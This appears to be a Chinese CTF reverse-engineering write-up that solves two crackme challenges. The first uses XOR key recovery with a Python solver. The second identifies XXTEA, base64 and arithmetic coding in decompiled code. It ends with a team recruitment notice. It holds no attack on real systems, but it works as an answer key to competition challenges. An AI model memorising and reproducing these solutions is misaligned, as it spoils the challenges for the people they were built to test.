        mov     [ebp+var_2E8], 0
        push    offset unk_4212A8
        lea     eax, [ebp+Str]
        push    eax
        call    sub_411348
        add     esp, 8
        mov     [ebp+var_2DC], 0
        mov     [ebp+var_2E8], 0
        lea     eax, [ebp+Str]
        push    eax             ; Str
        call    j_strlen
        add     esp, 4
        mov     [ebp+var_2D0], eax
        cmp     [ebp+var_2D0], 22h
        jle     short loc_415561
        push    offset aLengthIsSoLong ; "length is so long!\n"
        mov     eax, ds:?cout@std@@3V?$basic_ostream@DU?$char_traits@D@std@@@1@A ; std::basic_ostream<char,std::char_traits<char>> std::cout
```


找到flag处理主要函数，其中进行了简单的异或运算

```
        mov     ecx, dword ptr [ebp+var_294+4]
        xor     ecx, 11DC37Dh
        mov     [ebp+var_2B4], eax
        mov     [ebp+var_2B0], ecx
        xorps   xmm0, xmm0
```


a、b、c三个变量得到，算出为42及正常。

```
a=-80538473123155825
b=80435312222756674
c=12602435109592424
lift="3nder5tandf10@t"

num1=a^-80538738812075974
num2=b^80435758145817515
num3=c^12602123297335631

print(hex(num1),num2,num3)
array=[]
str_flag=''

for i in range(5):
    array.append(num3&0xff)
    num3=num3>>8
for i in range(5):
    array.append(num2&0xff)
    num2=num2>>8
for i in range(5):
    array.append(num1&0xff)
    num1=num1>>8
array.reverse()
print(array)
new=0
for i in range(len(array)):
    str_flag+=hex(ord(lift[i])^array[i])[2:]
str_flag=list(str_flag)
str_flag.insert(7,'-')
str_flag.insert(12,'-')
str_flag.insert(17,'-')
str_flag.insert(22,'-')
str_flag="".join(str_flag)
print("flag{"+str_flag+"}")
```

Code2 | PureT

解题思路1.通过字符串定位法定位到关键点，分析代码逻辑

```
202  v67 = sub_140001A60(
203          std::cout,
204          "       .@@^           =@@              =@@   ./@.  .@@`  .@/   ,@`    ,/`   =@^       .@@.
205          v66);
206  std::basic_ostream<char,std::char_traits<char>>::operator<<(v67, sub_140001C30);
207  std::basic_ostream<char,std::char_traits<char>>::operator<<(std::cout, sub_140001C30);
208  xmmword_140005850 = xmmword_140003CA0;
209  xmmword_1400057C0 = xmmword_140003CB0;
210  dword_1400057D0 = 1061624946;
211  dword_1400057D4 = 1063489081;
212  dword_140005624 = 6;
213  dword_1400058E0 = 912417080;
214  word_1400058E4 = 14137;
215  dword_140005860 = 1038323257;
216  dword_140005864 = 1038323257;
217  sub_140001010("input the key: \n");
218  gets_s(Buf, 0x63ui64);
219  v68 = -1i64;
220  do
221    ++v68;
222  while ( Buf[v68] );
223  dword_140005628 = v68;
224  sub_140001890();
225  v69 = 0i64;
226  v70 = "tiDBHSFrQBlPMzOozx7sQWbo77GjGFH/F4EqZ8R6HuLyb+OQn9pfSCW49GWWRD3b";
227  v105 = 0i64;
228  v71 = malloc(0x31ui64);
229  v72 = v71;
230  if ( v71 )
231  {
```


000009B5 main:217 (1400015B5)

2.根据算法特征识别出关键算法是 XXTEA

```
70      do
71      {
72        LODWORD(v25) = v7 - 1;
73        v26 = (v24 >> 2) & 3;
74        v27 = (unsigned int)v16;
75        v28 = (__int64)&v9[v16];
76        do
77        {
78          v28 -= 4i64;
79          v25 = (unsigned int)(v25 - 1);
80          v29 = v26 ^ v27-- & 3;
81          *(_DWORD *)(v28 + 4) -= ((v23 ^ v24) + (v9[v25] ^ v15[v29])) ^ (((4 * v23) ^ (v9[v25] >> 5))
82                                                                        + ((v23 >> 3) ^ (16 * v9[v25])));
83          v23 = *(_DWORD *)(v28 + 4);
84        }
85        while ( (_DWORD)v25 );
86        v14 = ((v23 ^ v24) + (v9[v16] ^ v15[v26])) ^ (((4 * v23) ^ (v9[v16] >> 5)) + ((v23 >> 3) ^ (16 * v9[v16])));
87        *v9 -= v14;
88        v23 = *v9;
89        v24 += -0x9E3779B9;
90      }
91      while ( v24 );
92    }
93    v30 = sub_140001CF0((__int64)v9, v7, v14, v32);
94    free(v9);
95    free(v15);
96    result = v30;
97  }
98  else
99  {
100   free(v9);
101   result = 0i64;
102 }
103 return result;
104}
```


000013CD sub_140001D90:89 (140001FCD)


3.往前推发现 XXTEA 的密钥是另一种算法的结果

```
dword_140005864 = 1038323257;
sub_140001010("input the key: \n");
gets_s(Buf, 0x63ui64);
v68 = -1i64;
do
  ++v68;
while ( Buf[v68] );
dword_140005628 = v68;
sub_140001890();
v69 = 0i64;
v70 = "tiDBHSFrQBlPMzOozx7sQWbo77GjGFH/F4EqZ8R6HuLyb+OQn9pfSCW49GWWRD3b";
v105 = 0i64;
v71 = malloc(0x31ui64);
v72 = (__int64)v71;
if ( v71 )
{
```



```
__int64 sub_140001890()
{
  float v0; // xmm7_4
  float v1; // xmm2_4
  char *v2; // r8
  __int64 v3; // r9
  int v4; // ecx
  __int64 v5; // rax
  float v6; // xmm0_4
  double v7; // xmm6_8
  float v8; // xmm1_4
  int v9; // eax
  float v10; // xmm1_4
  __int64 result; // rax
  int *v12; // rdx
  int v13; // ecx
  __int64 v14; // rdx
  _DWORD *v15; // rcx

  v0 = 0.0;
  v1 = 1.0;
  if ( dword_140005628 > 0 )
  {
    v2 = Buf;
    v3 = (unsigned int)dword_140005628;
    do
    {
      v4 = 0;
      v5 = 0i64;
      while ( *v2 != *(_BYTE *)(v5 + 0x1400058E0i64) )
      {
        ++v4;
        ++v5;
        if ( v4 >= 6 )
          goto LABEL_8;
```



4.根据算法特征识别出第一层算法是 arithmetic coding

5.已知编码表和压缩结果的情况下，编写解压脚本 exp.cpp压缩结果从 base64 里解码得到

```
218  gets_s(Buf, 0x63ui64);
219  v68 = -1i64;
220  do
221    ++v68;
222  while ( Buf[v68] );
223  dword_140005628 = v68;
224  sub_140001890();
225  v69 = 0i64;
226  v70 = "tiDBHSFrQBlPMzOozx7sQWbo77GjGFH/F4EqZ8R6HuLyb+OQn9pfSCW49GWWRD3b";
227  v105 = 0i64;
228  v71 = malloc(0x31ui64);
229  v72 = (__int64)v71;
230  if ( v71 )
231  {
232    v74 = v71;
233    v75 = 4i64;
234    do
235    {
236      v76 = byte_1400032A0[*(unsigned __int8 *)v70];
237      v77 = *((unsigned __int8 *)v70 + 1);
238      v78 = (unsigned __int8 *)(v70 + 2);
239      v79 = (byte_1400032A0[v77] + (v76 << 6)) << 12;
240      *v74 = BYTE2(v79);
241      v80 = v74 + 1;
242      v81 = *v78;
243      if ( *v78 != 61 )
244      {
245        ++v78;
246        v82 = v79 + (byte_1400032A0[v81] << 6);
247        *v80++ = (unsigned __int16)(v79 + (byte_1400032A0[v81] << 6)) >> 8;
248        v81 = *v78;
249        if ( *v78 != 61 )
250        {
251          ++v78;
252          *v80++ = v82 + byte_1400032A0[v81];
```



```
00000A30 main:236 (140001630)
```


编码表字符概率


```
.rdata:0000000140003C90 dword_140003C90 dd 0BF800000h          ; DATA XREF: sub_140001890+136↑r
.rdata:0000000140003C94 align 20h
.rdata:0000000140003CA0 xmmword_140003CA0 xmmword  0.33333334   0.11111111   0.22222222   0.11111111
.rdata:0000000140003CA0                                        ; DATA XREF: main+4C5↑r
.rdata:0000000140003CB0 xmmword_140003CB0 xmmword 3F2AAAAB3EE38E393EAAAAAB00000000h
.rdata:0000000140003CB0                                        ; DATA XREF: main+4D3↑r
.rdata:0000000140003CC0 xmmword_140003CC0 xmmword 7FFFFFFFFFFFFFF7FFFFFFFFFFFFFFFFh
.rdata:0000000140003CC0                                        ; DATA XREF: sub_140001890+B1↑r
.rdata:0000000140003CD0 stru_140003CD0 FuncInfo <19930522h, 0, 0, 0, 0, 1, rva stru_140004360, 32, 0, 5>
.rdata:0000000140003CD0                                        ; DATA XREF: .rda
.rdata:0000000140003CF8 stru_140003CF8 FuncInfo <19930522h, 1, rva stru_140004338, 0, 0, 2,
.rdata:0000000140003CF8                                        ; DATA XREF: .rdata:0000000140004334↓o
```


编码表字符集合

```
207  std::basic_ostream<char,std::char_traits<char>>::operator<<(std::cout, sub_140001
208  xmmword_140005850 = xmmword_140003CA0;
209  xmmword_1400057C0 = xmmword_140003CB0;
210  dword_1400057D0 = 0x3F471C72;
211  dword_1400057D4 = 0x3F638E39;
212  dword_140005624 = 6;
213  dword_1400058E0 = '6ba8';
214  word_1400058E4 = '79';
215  dword_140005860 = 0x3DE38E39;
216  dword_140005864 = 1038323257;
217  sub_140001010("input the key: \n");
218  gets_s(Buf, 0x63ui64);
219  v68 = -1i64;
220  do
221    ++v68;
222  while ( Buf[v68] );
223  dword_140005628 = v68;
224  sub_140001890();
225  v69 = 0i64;
```


6.获得key,运行程序输入key,解密 XXTEA 跑出 flag





招新小广告

ChaMd5 ctf组 长期招新

尤其是crypto+reverse+pwn+合约的大佬

欢迎联系admin@chamd5.org


ChaMD5